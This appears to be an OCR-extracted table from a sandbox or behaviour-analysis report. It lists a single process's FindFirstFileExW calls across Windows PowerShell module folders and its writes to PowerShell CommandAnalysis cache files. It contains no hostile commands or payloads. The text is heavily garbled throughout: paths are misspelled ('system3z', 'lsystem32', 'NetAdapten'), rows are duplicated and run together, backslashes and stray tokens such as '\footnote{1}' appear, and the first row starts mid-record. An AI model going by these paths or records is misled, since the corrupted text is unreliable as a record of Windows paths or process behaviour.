0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\SiCS\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\SiCs\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\SiCs\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\SiCs\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\SiCs\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\Microsoft PowerShell\v1.0\V1.0\v1.0\v1.0\v1.0\v1.0\v1.0\v1.0\v1.0\v	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventTracingManagement 0, b79e5c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventTracingManagement 0, b79e5c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventTracingManagement 0, b79e5ca, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventTracingManagement 0, b79e5ca, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5ca, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5ca, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5ca, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5ca, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\ISCS\International 0, b79e5ca, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\ISCS\International 0, b79e5ca, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\ISE\v1.0 b79e5ca, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\ISE\v1.0 b79e5ca, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\ISE\v1.0 b79e5ca, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\ISE\v1.0 b79e5ca, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Idds\v1.0\v1.0\v1.0\v1.0\v1.0\v1.0\v1.0\v1.0	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventTracingManagement 0, b79e5c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventTracingManagement 0, b79e5c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\ 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\System32\WindowsPowerShell\v1.0\Modules\ISCS\ 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\System32\WindowsPowerShell\v1.0\Modules\ISCS\ 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\System32\WindowsPowerShell\v1.0\Modules\ISE\\ 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\\$windir\System32\WindowsPowerShell\v1.0\Modules\ISE\\\ 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\\$windir\System32\WindowsPowerShell\v1.0\Modules\ISE\\\\ 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\\$windir\System32\WindowsPowerShell\v1.0\Modules\ISE\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiEventTracingManagement*, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiEventTracingManagement*, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiInternational*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiInternational*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiNcosl*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiSCSI*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiSCSI*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiSCSI*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiSEY*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiSEY*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiSEY*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiSeXis*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiSeXis*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShellv1.0lModulesiMicrosoft.PowerShell.Archive\to*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShellv1.0lModulesiMicrosoft.PowerShell.Diagnostics\to*, 0, b79e57c, 0, 0, 0) R	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b79e57c, 0, 0, 0) Return: ab5378	2744	1856
Call Filesystem API	0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b79e5c8, 0, 0, 0) Return: ab5378	2744	1856
Call Filesystem API	0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, b79e57c, 0, 0, 0) Return	2744	1856
Call Filesystem API	: ab537c0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, b79e57c, 0, 0, 0) Return	2744	1856
Call Filesystem API	: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, b79e5c8, 0, 0, 0) Return	2744	1856
Call Filesystem API	: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79e57c, 0, 0, 0) Return: a	2744	1856
Call Filesystem API	b53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\t^*, 0, b79e57c, 0, 0, 0) Return: a	2744	1856
Call Filesystem API	b53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79e484, 0, 0, 0) R	2744	1856
Call Filesystem API	eturn: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79e484, 0, 0, 0) R	2744	1856
Call Filesystem API	eturn: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US\footnote{1}, 0, b79e4d0, 0, 0, 0) R eturn: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79e5c8, 0, 0, 0) Return: a b53880	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79e57c, 0, 0, 0) Return: ab5	2744	1856
Call Filesystem API	3780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79e57c, 0, 0, 0) Return: ab5	2744	1856
Call Filesystem API	3780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79e5c8, 0, 0, 0) Return: ab5	2744	1856
Call Filesystem API	3780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79e57c, 0, 0, 0) Return: ab537	2744	1856
Call Filesystem API	80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\f^*, 0, b79e57c, 0, 0, 0) Return: ab537	2744	1856
Call Filesystem API	80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\f^, 0, b79e5c8, 0, 0, 0) Return: ab537	2744	1856
Call Filesystem API	80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v1.0, b79e57c, 0, 0, 0, 0) Return: ab	2744	1856
Call Filesystem API	53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v0.0, b79e57c, 0, 0, 0, 0) Return: ab	2744	1856
Call Filesystem API	53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\t^*, 0, b79e5c8, 0, 0, 0) Return: ab	2744	1856
	53780		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExtW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExtW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapten*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b79e57c, 0, 0, 0) Return: ab53780		1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args. (\(wwindir\%\system32\Windows\PowerShell\v1.0\Windows\PowerSh	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetEventPacketCapture\tau, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%lsystem32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\(^*, 0, b79657c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%lsystem32\WindowsPowerShelllv1.0\Modules\NetEventPacketCapture*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%lsystem32\WindowsPowerShell\v1.0\Modules\NetLbfo\t^2, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%lsystem32\WindowsPowerShell\v1.0\Modules\NetLbfo\t^, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b79e5c8, 0, 0, 0) Return: ab53880	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetNat\v1, 0, b79e57c, 0, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b79e57c, 0, 0, 0) Return: ab53840	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API			1856
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab537		1856 1856 1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab537	2744 2744	1856
Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e568, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab537 80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab537 80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab537 80	2744 2744 2744	1856 1856
Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetVortCPIP*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744 2744 2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744 2744 2744 2744 2744	1856 1856 1856

		1	
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b79e57c, 0, 0, 0) Return: ab537c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PK\1*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\PK\lv1, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\\WindowsPowerShell\v1.0\\Modules\PnpDevice*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b79e57c, 0, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\PnpDevice*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement(*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tau^*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelliv1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5	2744	1856
•	3780		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 3780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, b79e57c, 0, 0, 0) Return: ab53840	2744	1856
•			
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\TrustedPlatformModule\tau, 0, b79e57c, 0, 0, 0) Return: ab537c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, b79e57c, 0, 0, 0) Return: ab53840	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, b79e57c, 0, 0, 0) Return: ab53880	2744	1856
Call Filesystem API	$API \ Name: FindFirstFileExW\ Args: (\ \%windir\%\ system 32 \ Windows Power Shell \ V1.0 \ Modules \ Windows Error Reporting \ ^*, 0, b79e57c, 0, 0, 0)\ Return: ab53880$	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, b79e57c, 0, 0, 0) Return: ab53840	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d29f1c05-5692-4a3a-8271-6d9dd1bf3150 T	2744	1856
	ype: VSDT_COM_DOS		
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_75eda910-c753-4b76-97b0-e6240884dc2c Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%WindowsPowerShellIModules*, 0, b79e674, 0, 0, 0) Return: ab52d00	2744	1856
	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules*, 0, b79e674, 0, 0, 0) Return: ab52f00	2744	1856
Call Filesystem API			
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PackageManagement\tau^*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PackageManagement\(^+, 0, b79e57c, 0, 0, 0) Return: ab52ac0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b79e484, 0, 0, 0) Return: ab52d 40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PackageManagement\1.0.0.0\tau, 0, b79e484, 0, 0, 0) Return: ab532 00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PackageManagement\1.0.0.0*, 0, b79e4d0, 0, 0, 0) Return: ab531 80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52f40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%WindowsPowerShellModules)Pester(*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pesten*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b79e484, 0, 0, 0) Return: ab53100	2744	1856
